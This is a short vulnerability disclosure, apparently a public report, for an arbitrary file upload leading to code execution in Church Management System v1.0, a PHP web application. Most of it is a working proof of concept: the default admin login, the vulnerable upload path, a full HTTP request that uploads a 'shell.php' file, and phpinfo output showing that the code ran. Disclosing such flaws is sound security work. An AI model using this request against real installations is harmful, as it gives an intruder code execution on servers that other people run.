Church Management System v1.0 by Godfrey De Blessed has arbitrary code execution (RCE)

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vendors: https://www.sourcecodester.com/php/11206/church-management-system.html

The program is built using the xmapp-php8.1 version

Login account: admin/admin (Super Admin account)

Vulnerability url: ip/cman/admin/admin_pic.php

Loophole location: Church Management System's admin/admin_pic.php file exists arbitrary file upload (RCE)

Request package for file upload:

```
POST /cman/admin/admin_pic.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/cman/admin/dashboard.php
Cookie: PHPSESSID=fjhrjdpuej6edqv5haoadpj3lc
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------2114916457143
Content-Length: 327

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Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/octet-stream

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<?php phpinfo();?>
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Content-Disposition: form-data; name="change"


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```



The files will be uploaded to this directory \cman\admin\uploads



We visited the directory of the file in the browser and found that the code had been executed



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PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64